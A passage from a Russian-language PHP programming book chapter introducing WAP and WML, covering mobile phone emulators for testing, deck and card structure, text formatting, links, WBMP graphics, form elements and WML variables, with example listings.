Хорошо то, что создание WAP-совместимого содержимого достаточно просто, если, владея основами, воспользоваться PHP. Когда вы строите систему управления содержимым Web-сайта на основе PHP, дополнительные шаги, которые понадобятся для преобразования вашей информации в WAP-совместимый формат, не потребуют значительных усилий. Поэтому мы начнем с представления WML – языка разметки для мобильного содержимого. Затем мы покажем, как сгенерировать WML средствами вашей излюбленной технологии серверной стороны – PHP.

Системные требования

Чтобы представить WAP-содержимое вашей домашней страницы, вам не понадобятся дополнительные загрузки и инсталляции. Сам PHP выполнит этот трюк (вновь!). Однако чтобы протестировать ваши WAP-страницы, понадобится некоторое дополнительное программное обеспечение. В мире WAP существуют те же проблемы, что и в мире Web: разные браузеры — разные результаты. К счастью, вам не понадобятся все доступные на рынке WAP-устройства, чтобы получить адекватный тестовый результат. Большинство производителей мобильных телефонов представляют программное обеспечение эмуляции, которое имеет то же самое программное ядро, что и WAP-браузеры в мобильном телефоне, и вы сможете выполнить тестирование на том компьютере, на котором ведете разработку. Все эти продукты работают под Windows, а некоторые из них основаны на языке Java, что делает их переносимыми и на другие платформы. Хорошей идеей будет установить большинство из них, чтобы иметь возможность протестировать результирующее WAP-содержимое на как можно большем числе клиентских браузеров.

Nokia Mobile Internet Toolkit

Финская компания Nokia — известный лидер рынка мобильных телефонов. Логично первым делом протестировать WAP-содержимое в эмуляторе, который предоставляет Nokia. Этот эмулятор является частью программного пакета Nokia Mobile Internet Toolkit и доступен бесплатно по адресу:

```
http://www.forum.nokia.com/wapforum/main/1,6566,1_1_12,00.htm
```

Однако чтобы получить доступ к этой странице, вам придется зарегистрироваться. После этого можно загрузить инсталляционный пакет для Windows. В дополнение там представлены также специфические устройства Nokia. Дистрибутив Nokia Mobile Internet Toolkit включает только один (фиктивный) мобильный телефон Nokia. Другие доступны для дополнительной загрузки и должны быть установлены отдельно, после инсталляции Toolkit.

После успешной инсталляции открывается нечто подобное двухоконному представлению, как показано на рис. 19.1. С левой стороны расположено главное окно инструмента, в котором вы можете открывать новые файлы и настраивать программное обеспечение. Правое окно представляет собой собственно эмулятор телефона с загруженной в него текущей WAP-страницей. Вы можете изменять тип используемого телефона через меню Settings⇨Select Device (Настройки⇨Выбор устройства).

Чтобы использовать этот инструментальный набор, вам понадобится среда исполнения Java-программ Java Runtime Environment (JRE) версии 1.3 или более поздней. Текущий инсталляционный пакет содержит JRE 1.3.1, а более новые версии доступны по адресу `http://java.sun.com/jre`. Сначала потребуется установить среду JRE последней версии, а затем — Nokia Mobile Internet Toolkit.

НА ЗАМЕТКУ

Иногда кажется, что окно эмулятора "зависло". В этом случае помогает сброс эмулятора. Это делается через меню Settings⇨Device Settings (Настройки⇨Настройки устройства) с последующим щелчком на кнопке Reset (Сброс).




Рис. 19.1. *Инструментальный набор Nokia Mobile Internet Toolkit*

Ericsson WapIDE

Компания Sony Ericsson предоставляет разработчику два варианта для тестирования мобильных приложений на эмуляторах мобильных телефонов. Любой из двух эмуляторов для специфических телефонов (P800, T68i) можно загрузить с `http://www.ericsson.com/mobilityworld/sub/open/technologies/wap/tools/sem_wap_emulators`. Для получения наиболее полной функциональности при разработке, однако, наилучшим выбором является программная среда WapID. Этот пакет включает эмуляторы для некоторых телефонов Ericsson, а также конструктор, который поможет в разработке мобильных приложений. WapIDE доступна по адресу `http://www.ericsson.com/mobilityworld/sub/open/technologies/wap/tools/wapide321`, а увидеть, как она выглядит, можно на рис. 19.2. Этот эмулятор требует также наличия Java Runtime Environment 1.3 (или более поздней) и регистрации (бесплатной) у Ericsson.




Рис.19.2. *Ericsson WapIDE*

Openwave SDK

Одним из весьма активных, но пока не очень широко известных членов WAP-форума является Phone.com, известный теперь также под именем Openwave. Его WAP-браузер применяется во многих мобильных телефонах. Конечно, вы должны протестировать созданные страницы в этом браузере! Он доступен в двух вариантах. Вы можете загрузить и инсталлировать отдельно сам браузер, называемый Openwave Client SDK. Его можно найти по адресу:

http://developer.phone.com/omdt/download_client_sdk.html

В качестве альтернативы вы можете загрузить полный комплект SDK (средств разработки) с дополнительным набором документации и инструментов. Эта коллекция программного обеспечения называется Openwave Mobile Developer Toolkit и находится по адресу http://developer.phone.com/omdt/download_toolkit.html. Оба пакета не требуют ни наличия Java на машине, ни регистрации разработчика.

НА ЗАМЕТКУ

Вы не найдете упоминаний Openwave SDK (прежнее название Phone.com.UP.SDK) во многих книгах. Причина заключается в том, что его разработчики в обязательном порядке требуют авторов размещать сообщение из двух строк об авторских правах под каждым экранным снимком, взятом из программы. Для многих издателей подобное условие неприемлемо.

Motorola Wireless IDE/SDK

Четвертый пакет, который можно рекомендовать для тестирования WAP-страниц, поставляется компанией Motorola и доступен по адресу:

http://www.motorola.com/MSP/tools/

Вначале загрузите и установите Motorola Wireless IDE (интегрированную среду разработки для беспроводных устройств). Затем прокрутите страницу дальше вниз и обратите внимание на Mobile ADK (MADK). Это — расширение IDE для поддержки WML и WMLScript. На рис. 19.3 показано окно эмулятора.

НА ЗАМЕТКУ

Чтобы инсталлировать эти продукты, вам понадобится указать серийный номер. Не волнуйтесь — его легко найти в верхней части страницы загрузки.

Доступны также и другие модули просмотра. Наиболее заслуживает внимания норвежский Web-браузер Opera (http://www.opera.com), который предоставляет экспериментальную поддержку WML, начиная с версии 4. Однако использование этой программы для тестирования WML-страниц не рекомендуется. В то время как конечные пользователи могут тестировать WAP-содержимое с помощью Opera (не выходя в онлайновый режим со своих мобильных телефонов), разработчики заинтересованы в том, чтобы их WAP-содержимое было совместимым со всеми основными типами браузеров. Браузер Opera весьма снисходительно относится к синтаксическим ошибкам в коде WML. Другие браузеры не столь терпимы. Кроме того, Opera имеет проблемы с некоторыми средствами WML. По этой причине лучше применять для тестирования те браузеры, которые были упомянуты ранее.




Рис. 19.3. *Эмулятор Motorola MADK*

Введение в WML

После инсталляции эмуляторов вы готовы к тому, чтобы сделать первые шаги в WML-программировании. Первое, что нужно помнить и что также справедливо по отношению к HTML: WML – это язык разметки, а не язык программирования. Он определяет структуру документа. Отображение документа, однако, является задачей WAP-браузера. Это означает, что вы не можете достичь стопроцентной совместимости для всех браузеров и платформ. Принимая во внимание малый размер большинства дисплеев мобильных устройств, не столь важно, как выглядит страница, а важно то, чтобы вся информация была читабельной. В то время как в HTML вы можете применить некоторые трюки для того, чтобы заставить браузеры представлять содержимое в точности, как было спланировано (например, с помощью CSS), WML не предоставляет таких возможностей, да они и не нужны. Всегда следует помнить, что ваши пользователи платят немалые деньги поставщикам услуг за то, чтобы получить доступ к вашему содержимому, поэтому исключайте избыточность и дайте пользователям возможность перемещаться по содержимому быстро и просто.

Структура WML

Наиболее важным аспектом WML является структура WML-документа. В основном, это простой XML, поэтому применение вашего любимого XML-редактора будет вполне уместно. Однако если немного заглянуть вовнутрь, мы узнаем, что отдельный документ WML называется декой (deck). В пределах деки существует одна или более карт (cards). Каждая карта – это документ, который может быть отображен в WAP-браузере. Вообразите себе файл электронной таблицы: он представляет собой один документ (деку), состоящий их различных отдельных панелей (карт), которые могут быть соединены друг с другом.

Одной из причин выбора такой структуры является медленная скорость подключения. Перемещение по WAP-странице обходится дорого, однако подключение устанавливается только по необходимости. Поэтому на многих WAP-страницах дека, полученная от сервера, содержит не только карту с домашней страницей, но также ряд других карт с дополнительными страницами. Когда пользователь запрашивает одну из этих уже доступных страниц, они не загружаются с сервера, а отображаются немедленно, что снижает затраты на повторные подключения.

Базовая структура WML-страницы выглядит так:

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.2//EN"
"http://www.wapforum.org/DTD/wml12.dtd">
<wml>
   <head>
   <!-- (необязательный) раздел заголовка -->
   </head>
   <template>
   <!-- (необязательный) раздел шаблона -->
   </template>
   <card id="card1" title="моя карта">
   <!-- Карта 1 -->
   </card>
```

```
    <card id="card2">
    <!-- Карта 2 -->
    </card>
</wml>
```

Первая строка кода идентифицирует документ как XML-документ. Объявление DOCTYPE, которое следует в строке 2, использует DTD (Document Type Definition – определение типа документа) для WML версии 1.2 (существуют также и другие версии – 1.1 и 1.3, имеющие минимальные отличия). Следующие два элемента XML являются обязательными и присутствуют в каждом документе WML:

- <wml> – корневой элемент документа WML. Как определено в спецификации XML, в документе должен присутствовать только один корневой элемент. То есть <wml> определяет деку.
- <card> – определяет карту в WML-деке. Этот (необязательный) параметр-идентификатор представляет уникальное имя карты. Это имя позже должно быть использовано для ссылок на определенные карты в деке – например, при связи с картой. Также необязательным является параметр заголовка. Если он установлен, то этот текст появляется в большинстве WAP-браузеров над содержимым страницы (подобно линейке заголовка в Web-браузерах).

Когда WML-документ загружается в браузер, активизируется и автоматически отображается самая верхняя карта. Таким образом, домашняя страница вашего WAP-сайта находится на первой карте первой деки, которую сервер возвращает клиенту.

Текст

Знаете ли вы язык HTML? Если да, то вы уже немного знаете и о WML. Знаете ли вы требования XHTML? Если да, то вы уже довольно много знаете о WML. Одно из множеств строгих правил HTML состоит в том, что весь текст должен быть размещен в пределах абзацев – элементов <p>. Это также верно для WML. Перевод строки может быть выполнен с помощью дескриптора <br/>. Слэш в конце важен. В XHTML (и в WML тоже) каждый элемент должен быть явно закрыт. Поэтому написать
 будет не верно, необходимо писать
</br> либо, сокращенно, <br/>. Таким образом, это, вероятно, ваш самый первый WML-документ – один в ряду многих (см. листинг 19.1 и его вывод на рис. 19.4).




Рис. 19.4. *Простая WML-страница*

Листинг 19.1. Простая WML-страница

```
<?xml version="1.0"?>
<!DOCTYPE wml
PUBLIC "-//WAPFORUM//DTD WML 1.2//EN"
"http://www.wapforum.org/DTD/wml12.dtd">
<wml>
<card id="card1">
   <p>
```

```
    WML is easier than I thought.
    <br/>
    Really!
  </p>
</card>
</wml>
```

Некоторые символы должны быть выражены специальным образом. Примером таких символов являются угловые скобки. Они имеют специальное значение в XML, а потому должны вводиться альтернативным способом. В табл. 19.1 представлен полный список свойств, предопределенных в WML DTD.

Таблица 19.1. Свойства WML

Свойство	*Символ*
<	<
>	>
&	&
	(неразрываемый пробел)
	мягкий перенос
"	"
'	'

Передаваемый текст может быть сформатирован различными способами. Для целей форматирования WML предлагает элементы, перечисленные в табл. 19.2.

Таблица 19.2. Элементы, применяемые для форматирования текста

Элемент	*Описание*
<b>	Полужирный.
<big>	Крупный.
	В основном полужирный (выделенный).
<I>	Курсив
<small>	Мелкий.
	В основном курсив.
<u>	Подчеркнутый.

В листинге 19.2 показан пример применения этих опций.

Листинг 19.2. Форматирование текста

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.2//EN"
"http://www.wapforum.org/DTD/wml12.dtd">
<wml>
<card id="card1">
```

```
  <p>
    Text can be made
      <b>b(old)</b>,
      <big>big</big>,
      <em>em(phasized)</em>,
      <i>i(talic)</i>,
      <small>small</small>,
      <strong>strong</strong>,
      or <u>u(nderlined)</u>.
      <br/>
    Really!
  </p>
</card>
</wml>
```

Однако не все браузеры поддерживают эти опции. На рис. 19.5 показан вывод на эмуляторе Nokia 3330 — никакого форматирования не видно.




Рис. 19.5. *Форматирование текстов (эмулятор Nokia не реализует это)*

Ссылки

Один из наиболее важных аспектов Web-страниц состоит в возможности установления ссылок — в противном случае пришлось бы всю информацию размещать на одной странице. Как и в HTML, ссылки обозначаются элементом <a> и атрибутом, указывающим расположение связанной страницы. Между <a> и размещается отображаемый текст ссылки:

```
<a href="newpage.wml">щелкните здесь!</a>
```

При непосредственной ссылке на страницу WML открывается самая верхняя из карт деки, что далеко не всегда является тем, что требуется. Однако WML представляет кое-что для решения этой проблемы. С помощью символа # вы можете непосредственно ссылаться на определенную карту в деке — подобно тому, как это делается с привязками на HTML-странице. После этого символа вы указываете в виде атрибута значение идентификатора карты:

```
<a href="newpage.wml">первая карта на деке newpage.wml</a>
<a href="newpage.wml#card2">карта с идентификатором "card2"
на деке newpage.wml</a>
<a href="#card3">карта с идентификатором "card3" на текущей деке</a>
```

Следующий пример (см. листинг 19.3) — это наша первая дека с более чем одной картой. Все три карты связаны друг с другом посредством ссылок.

Листинг 19.3. Три карты, связанные друг с другом

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.2//EN"
"http://www.wapforum.org/DTD/wml12.dtd">
<wml>
   <card id="php3" title="PHP3">
```

```
   <p>
      PHP 3 was really good.
   </p>
   <p>
   <a href="#php4">PHP4</a><br />
   <a href="#php5">PHP5</a>
   </p>
   </card>
   <card id="php4" title="PHP4">
   <p>
      PHP 4 was even better.
   </p>
   <p>
   <a href="#php3">PHP3</a><br />
   <a href="#php5">PHP5</a>
   </p>
   </card>
   <card id="php5" title="PHP5">
   <p>
      PHP5 is a revolution (some fanatics say).
   </p>
   <p>
   <a href="#php3">PHP3</a><br />
   <a href="#php4">PHP4</a>
   </p>
   </card>
</wml>
```




Рис.19.6. *Вторая карта из трех*

В вашем WAP-браузере теперь можно перемещаться от карты к карте, как видно на рис. 19.6. В зависимости от мобильного телефона, ссылка может быть активизирована нажатием одной или более клавиш устройства.

НА ЗАМЕТКУ

В некоторых браузерах вы можете изменить текст, который появляется в левом верхнем углу экрана, когда выбираете ссылку. Для этого используйте атрибут заголовка. Однако не слишком полагайтесь на то, что это сработает, поскольку поддержка этого свойства зависит от разработчиков браузера.

Графика

Один из критичных аспектов WML связан с использованием графических изображений. Даже в наши дни большинство дисплеев не поддерживают цвета, и передача больших графических изображений по медленному WAP-соединению не доставят пользователям особого удовольствия. Чтобы насколько возможно избежать этого, предусмотрен специальный формат для беспроводного доступа к Web — WBMP. Аббревиатура расшифровывается как Wireless Bitmap (беспроводное растровое изображение) и этот формат основан на одноцветных файлах BMP (без полутонов).

В большинстве случаев, чтобы создать такие битовые карты, вам (или персоналу, отвечающему за графику на вашем Web-сайте) не понадобится выполнять никаких загрузок. Начиная с версии 7.0, программа Adobe Photoshop позволяет экспортировать графику в формат WBMP. Если вы имеете инсталлированный пакет Nokia Mobile Internet Toolkit, то можете также создавать графику WBMP прямо в этом приложении. Просто выберите в меню File (Файл) пункт New⇨WBMP Image (Создать⇨Изображение WBMP). Для других программных продуктов предусмотрены фильтры. Совместимый только с Windows конвертер стандартных графических форматов в WBMP можно найти по адресу `http://www.gingco.de/wap/`.

СОВЕТ

Когда вы открываете изображение GIF или JPEG в Nokia Mobile Internet Toolkit, он автоматически конвертируется в формат WBMP

Перед созданием или конвертированием графики вам следует быть готовыми к тому, что изображения не будут выглядеть настолько ярко и четко, как на вашем Web-сайте. Доступен только один цвет – черный, а это не так много. Также следует помнить, что дисплей мобильного устройства имеет малый размер, поэтому попытайтесь уменьшить логотип вашей компании, чтобы он поместился на нем. На рис. 19.7 показан логотип PHP в формате WBMP.

После того, как вы создадите графическое изображение, можете поместить его на страницу WML, используя элемент `<img>`. При этом доступны атрибуты, перечисленные в табл. 19.3.




Рис. 19.7. *Логотип PHP в виде изображения WBMP*

Таблица 19.3. Атрибуты элемента <img>

Атрибут	*Описание*
align	Выравнивание изображения (вверх, посредине, вниз).
alt	Альтернативный текст на случай, если изображение не может быть загружено или отображено.
height	Высота изображения (удобно при растягивании/сжатии).
hspace	Пространство в пикселях слева и справа от изображения.
src	URL изображения WBMP.
vspace	Пространство в пикселях сверху и снизу от изображения.
width	Ширина изображения (удобно при растягивании/сжатии).

Существуют и другие атрибуты, однако перечисленные в табл. 19.3 являются наиболее важными. Код в листинге 19.4 помещает изображение на страницу WML. На рис. 19.8 показан результат.

Листинг 19.4. WML-страница с графикой

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.2//EN"
"http://www.wapforum.org/DTD/wml12.dtd">
<wml>
<card id="card1">
   <p>
     This book was published by
     <img src="sams.wbmp" alt="SAMS" />.
   </p>
</card>
</wml>
```

Формы WML

Одним из наиболее важных средств всех языков разметки, ориентированных на браузеры, являются формы. В большинстве случаев формы представляют собой единственную возможность для интерактивного взаимодействия между Web- или WML-сайтом и пользователем. Они дают возможность пользователям вводить текстовую информацию либо выбирать между несколькими альтернативами.

WML поддерживает следующий набор элементов форм:

- Текстовые поля.
- Поля ввода пароля.
- Списки выбора.
- Переключатели.
- Флажки.




Рис. 19.8. *Логотип SAMS в формате WBMP*

НА ЗАМЕТКУ

Элементы форм очень удобны для извлечения данных. Однако всегда следует иметь в виду, что мобильные устройства обладают ограниченными возможностями ввода информации. В частности, набор текста осуществляется довольно сложным и запутанным способом. Поэтому старайтесь ограничить объем запрашиваемой информации.

Текстовые поля и поля пароля

Как уже упоминалось, ввод текста и даже паролей на мобильных устройствах не так прост, как на настольных компьютерах с обычной клавиатурой. Однако существуют ситуации, когда текст все-таки должен быть введен – например, когда нужно указать номер и идентификатор (PIN) вашей банковской брокерской системы WAP либо номер TAN, необходимый для каждой транзакции.

Неважно, идет ли речь о текстовом поле или поле ввода пароля, применяется дескриптор разметки `<input type="text">`. В табл. 19.4 перечислены атрибуты, которые могут применяться с этим дескриптором.

Таблица 19.4. Атрибуты текстовых полей WML

Атрибут	*Описание*
`emptyok`	`true`, если поле не должно быть пустым (сразу после того, как выбрано для редактирования), `false` (стандартное значение) в противном случае.
`format`	Формат вводимого текста, например, только цифры.
`maxlength`	Максимальная длина текста, вводимого в поле (как в HTML).
`name`	Уникальный идентификатор текстового поля (как в HTML).
`size`	Отображаемая длина текстового поля (однако, значение `maxvalue` может быть больше).
`title`	Описательный заголовок текстового поля (отображается некоторыми браузерами).
`type`	Тип поля – `"text"` для текстового поля и `"password"` для поля пароля (как в HTML).
`value`	Текст в поле по умолчанию (как в HTML).

НА ЗАМЕТКУ

Как вы можете убедиться, имеется довольно много сходства с HTML. Однако следует отметить, что в WML не существует эквивалента для элемента `<form>`. Все элементы форм могут использоваться в произвольных местах WML-страницы.

Если вы хотите дать пользователям возможность вводить в форме WAP, например, ZIP-код, для этого можно воспользоваться следующим текстовым полем:

```
<input type="text" name="zip" size="5" maxlength="5"
title="ZIP code" value="00000" format="NNNNN"/>
```

В листинге 19.5 показана страница регистрации в (фиктивном) банковском приложении.

Листинг 19.5. Фиктивная страница регистрации

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.2//EN"
"http://www.wapforum.org/DTD/wml12.dtd">
<wml>
<card id="login">
<p>
   Account #:
     <input type="text" name="Account" size="10" title="your account number"/>
   <br/>
     PIN:
       <input type="password" name="PIN" size="4" maxlength="4"
         title="your PIN" format="NNNN"/>
</p>
</card>
</wml>
```

В зависимости от используемого WML-браузера отображение этих элементов формы может варьироваться, особенно при вводе текста в поле пароля. Например, некоторые браузеры всегда отображают символ, которые в данный момент вводится, в то время как все остальные символы маскируются звездочками (или чем-нибудь подобным). На рис. 19.9 показан эмулятор Nokia.




Рис. 19.9. *Одно текстовое поле и одно поле пароля*

Списки выбора, переключатели и флажки

WML достаточно прост. Подтверждением сказанному служит тот факт, что все остальные элементы форм представляются одним элементом: <select>. Отдельные позиции списков выбора (или групп переключателей, или флажков) назначаются элементом <option>. Здесь опять-таки обнаруживается сходство с HTML.

В основном все типы списков выбора одинаковы. Единственным отличием, лежащим в стороне от отображения и дизайна, является то, сколько элементов может быть выбрано одновременно. В то время как из групп переключателей можно выбрать только один, это ограничение не распространяется на флажки, где можно отметить любое количество элементов. Списки выбора представляют оба варианта — либо один отдельный элемент может быть выбран одновременно, либо столько, сколько пользователь пожелает.

Два атрибута элемента <select>, представленные в табл. 19.5, используются наиболее часто.

Таблица 19.5. Атрибуты элемента <select>

Атрибут	*Описание*
name	Уникальный идентификатор элемента формы.
multiple	Признак возможности одновременного выбора нескольких элементов в списке (стандартное значение – false).

Элемент <option> также имеет два часто используемых атрибута, перечисленные в табл. 19.6, однако они совершенно не обязательны.

Таблица 19.6. Атрибуты элемента <option>

Атрибут	*Описание*
title	Описательный заголовок элемента списка (отображается некоторыми браузерами).
value	Значение элемента списка (если атрибут не установлен, используется текст между <option> и </option>).

В листинге 19.6 показан полный код страницы WML с двумя списками, которая представлена на рис. 19.10. В первом списке может быть выбрано до 4 элементов, а во втором – только один.

Листинг 19.6. Два списка выбора WML

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.2//EN"
"http://www.wapforum.org/DTD/wml12.dtd">
<wml>
<card id="form">
   <p>
     You have used ...
     <select name="earlier" multiple="true">
        <option title="PHP/FI" value="php2">PHP/FI 2</option>
        <option title="PHP 3" value="php3">PHP 3</option>
        <option title="PHP 4" value="php4">PHP 4</option>
        <option title="PHP 5" value="php5">PHP 5</option>
     </select>
     <br/>
     You are currently using ...
     <select name="currently" multiple="false">
        <option title="PHP/FI" value="php2">PHP/FI 2</option>
        <option title="PHP 3" value="php3">PHP 3</option>
        <option title="PHP 4" value="php4">PHP 4</option>
        <option title="PHP 5" value="php5">PHP 5</option>
     </select>
   </p>
</card>
</wml>
```

НА ЗАМЕТКУ

В большинстве мобильных устройств пользователь может перемещаться по элементам формы с помощью кнопок со стрелками. Затем нажатие одной из программных кнопок открывает меню, в котором пользователь отмечает или снимает отметку с элемента списка. Таким образом, выбор или отмена выбора некоторого элемента требует нескольких "щелчков" со стороны пользователя. Никогда не забывайте об этом при разработке форм.




Рис. 19.10. *Список с множественным выбором*

Группирование элементов форм

Когда вы проектируете списки выбора с множеством элементов, они могут получаться довольно длинными. Тогда появляется мысль о том, что их стоит как-то сгруппировать, введя иерархию. Вместо одного элемента <option> используется элемент <optgroup> (с описательным заголовком в атрибуте заголовка). Внутри группы переключателей вы размещаете элементы <option>. Представленный ниже листинг 19.7 показывает список, состоящий из 10 элементов, которые сгруппированы в три категории (см. вывод браузера на рис. 19.11).

Листинг 19.7. Сгруппированные элементы форм

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.2//EN"
"http://www.wapforum.org/DTD/wml12.dtd">
<wml>
<card id="form">
   <p>
     Scripting technologies you are using
     <select name="scripting" multiple="true">
        <optgroup title="PHP">
          <option title="PHP/FI" value="php2">PHP/FI 2</option>
          <option title="PHP 3" value="php3">PHP 3</option>
          <option title="PHP 4" value="php4">PHP 4</option>
          <option title="PHP 5" value="php5">PHP 5</option>
        </optgroup>
        <optgroup title="Open Source">
          <option title="Perl 5" value="perl5">Perl 5</option>
          <option title="Perl 6" value="perl6">Perl 6</option>
          <option>Ruby</option>
        </optgroup>
        <optgroup title="Closed Source">
          <option>ASP</option>
          <option title="ASP.NET/C#"
          value="aspnet_cs">ASP.NET with C#</option>
          <option title="ASP.NET/VB.NET"
          value="aspnet_vb">ASP.NET with VB.NET</option>
        </optgroup>
     </select>
   </p></card></wml>
```

Обработка данных форм

В WML существует ограниченная поддержка переменных. Имя переменной начинается с символа доллара. По причинам совместимости имя переменной должно быть заключено в скобки: `$(var_name)`. Когда поле формы заполнено значением, создается переменная. Ее имя совпадает с атрибутом имени поля формы. Ее значение – введенный в поле текст (или выбранный элемент). Таким образом, эффективен следующий подход к простой обработке данных формы:

- Определить элементы формы.
- В конце формы представить ссылку на другую карту (на той же деке).
- Вывести значения переменных форм на следующей карте.

Третий шаг – печать выходных значений переменных форм – невероятно прост: нужно просто использовать `$(var_name)`. Если вы хотите гарантировать, чтобы все спецсимволы были отменены, добавляйте `:e` (сокращение от `:escape`) к имени переменной: `$(var_name:e)`. К сожалению, точка с запятой также отменяется. В следующем примере мы не делаем этого для точки с запятой (в `$(earlier)`).

НА ЗАМЕТКУ

